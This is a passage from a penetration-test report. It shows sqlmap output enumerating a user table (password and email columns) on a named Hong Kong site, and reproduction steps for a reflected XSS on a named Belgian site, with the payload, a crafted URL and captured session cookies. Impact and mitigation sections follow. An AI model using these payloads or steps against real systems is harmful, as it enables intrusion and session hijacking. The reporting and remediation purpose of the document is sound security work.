[03:01:49] [INFO] retrieved: 'varchar(200)'
[03:01:51] [INFO] retrieved: 'usr_pwd'
[03:01:52] [INFO] retrieved: 'varchar(40)'
[03:01:54] [INFO] retrieved: 'usr_pwd_mod_dt'
[03:01:55] [INFO] retrieved: 'decimal(10,0)'
[03:01:56] [INFO] retrieved: 'usr_pwd_mod_ip'
[03:01:58] [INFO] retrieved: 'varchar(32)'
[03:02:00] [INFO] retrieved: 'usr_pwd_mod_usr_id'
[03:02:01] [INFO] retrieved: 'int(11)'
Database: revel
Table: usr
[24 columns]
+--------------------+---------------+
| Column             | Type          |
+--------------------+---------------+
| usr_crt_dt         | timestamp     |
| usr_crt_ip         | varchar(32)   |
| usr_crt_usr_id     | int(11)       |
| usr_email          | varchar(200)  |
| usr_fixed          | enum('Y','N') |
| usr_id             | int(11)       |
| usr_last_login_dt  | datetime      |
| usr_last_login_ip  | varchar(32)   |
| usr_login_fail_ct  | int(11)       |
| usr_login_fail_dt  | datetime      |
| usr_login_fail_ip  | varchar(32)   |
| usr_login_name     | varchar(32)   |
| usr_lv             | int(11)       |
| usr_mod_dt         | datetime      |
| usr_mod_ip         | varchar(32)   |
| usr_mod_usr_id     | int(11)       |
| usr_name           | varchar(32)   |
| usr_pwd            | varchar(40)   |
| usr_pwd_mod_dt     | decimal(10,0) |
| usr_pwd_mod_ip     | varchar(32)   |
| usr_pwd_mod_usr_id | int(11)       |
| usr_sort_id        | int(11)       |
| usr_sort_lv        | int(11)       |
| usr_st             | varchar(4)    |
+--------------------+---------------+

[03:02:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.revel.com.hk'

[*] ending @ 03:02:01 /2025-02-25/
```

Impact of SQL Injection

SQL injection can lead to unauthorized access, allowing attackers to retrieve sensitive information such as usernames, emails, and passwords. It enables data manipulation, including modification, deletion, or insertion of records, which can disrupt business operations. In severe cases, attackers can escalate privileges, gaining administrative access to the system, potentially leading to a full compromise. Such breaches can damage the organization's reputation, result in legal consequences, and lead to financial losses.

Mitigation

To prevent SQL injection, applications should use parameterized queries and prepared statements, ensuring that user input is never executed as SQL code. Input validation and sanitization should be implemented to filter out malicious input. A web application firewall (WAF) can help detect and block injection attempts in real time. Database privileges should be limited, granting only the necessary access to users. Regular security audits and penetration testing should be conducted to proactively identify and mitigate vulnerabilities before they can be exploited.

Vulnerability – 3

Vulnerability Name: **Cross-Site Scripting (XSS)**

Security impact : **Critical**

Vulnerable URL : https://www.jst-belgium.be

Description

Cross-Site Scripting (XSS) is a security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. In this case, the website fails to properly sanitize user input in the **search parameter**, allowing an attacker to inject JavaScript code.

Reflected XSS occurs when an attacker injects a malicious script into a URL (e.g., via a search parameter) that is immediately reflected back in the response and executed in the victim's browser. This can lead to session hijacking, credential theft, or unauthorized actions on behalf of the user.

Steps to Reproduce the Vulnerability

Prerequisites:

- A web browser (**Firefox, Chrome, Edge**)
- Burp Suite (optional, for payload testing and interception)

Step-by-Step Exploitation

Step 1: Identify the Search Functionality

1. Open the website URL:

arduino

CopyEdit

https://www.jst-belgium.be

2. Locate the **Search Bar** on the page.

Step 2: Inject the XSS Payload

1. In the search bar, enter the following payload:

Html : <img src=x onerror=alert(document.cookie)>

2. Press **Enter** or click on **Search**.

Step 3: Observe the Execution


- If the website is vulnerable, a **popup alert** will appear displaying the user's cookies.
- The popup proves that the website is executing unsanitized user input as JavaScript.

Step 4: Verify URL-Based Injection

- Open the search page and directly modify the URL as follows:

php-template : https://www.jst-belgium.be/search.php?searchString=<img src=x onerror=alert(document.cookie)>

- Press **Enter** and observe the popup execution.



```
www.jst-belgium.be/search.php?searchString=<img+src%3Dx+onerror%3Dalert(document.cookie)>
```

```
<img src=x onerror=alert(document.cookie)>
```

Home » Product Search

Product Search

Keyword & Phrases

Our product search engine works much like any other. When typing a key phrase such as "SH Connector 1.0A" our search engine will look within each product's title, description and technical specifications for a match of "SH" and "Connector" and "1.0A".

Part Numbers

Many of our clients will recognise our Part Numbers from our catalogues. In addition to our new quickfind codes you can also use whole or partial Part Numbers to search for products.


Refining Your Search

If you find you're obtaining too many results from your search you can refine it through our specification filtering system, which you will find above your search results.

Cant find it?

We manufacture over 30,000 different types of Electrical Connectors and their tooling. If you can't find what you're looking for online let our sales team know by contacting us with your connector and/or tooling requirements.

This website uses cookies to ensure you get the best experience on our website More info



```
www.jst-belgium.be

PHPSESSID=o3fne3p1a67q9pkh7kqukm2a54; _gat=1;
_ga_7WHB8CH9MD=GS1.2.1740467567.1.1.1740467706.0.0.0;
_ga=GA1.2.1793118266.1740467567;
_gid=GA1.2.2061923190.1740467567

OK
```

Impact

A successful **Reflected Cross-Site Scripting (XSS) attack** allows an attacker to execute malicious JavaScript in a victim’s browser, leading to **session hijacking, credential theft, phishing attacks, data exfiltration, and website defacement**, potentially compromising user accounts and the website’s integrity.

Mitigation

To prevent XSS, implement **input validation** by sanitizing user input, **output encoding** to neutralize special characters, enforce a **Content Security Policy (CSP)** to block unauthorized scripts, and use **HttpOnly and Secure cookie flags** to prevent session hijacking. Deploy a **Web Application Firewall (WAF)** and conduct **regular security testing** to detect and mitigate XSS vulnerabilities.

APPENDIX A - TOOLS USED

TOOLS	DESCRIPTION
Burp Suite Professional	Used for Web Application Penetration Testing
SQL map	Automated SQL injection testing tool

Conclusion

The primary objective of this Vulnerability Assessment and Penetration Testing (VAPT) process is to identify, assess, and remediate security vulnerabilities in a timely manner. Organizations with an online presence must proactively address security gaps, as cyber adversaries continually exploit weaknesses to gain unauthorized access. A well-executed assessment provides critical insights into potential threats, enabling organizations to strengthen their security posture through informed risk mitigation strategies. By integrating continuous vulnerability management, businesses can enhance their resilience against evolving cyber threats and maintain a robust defense framework.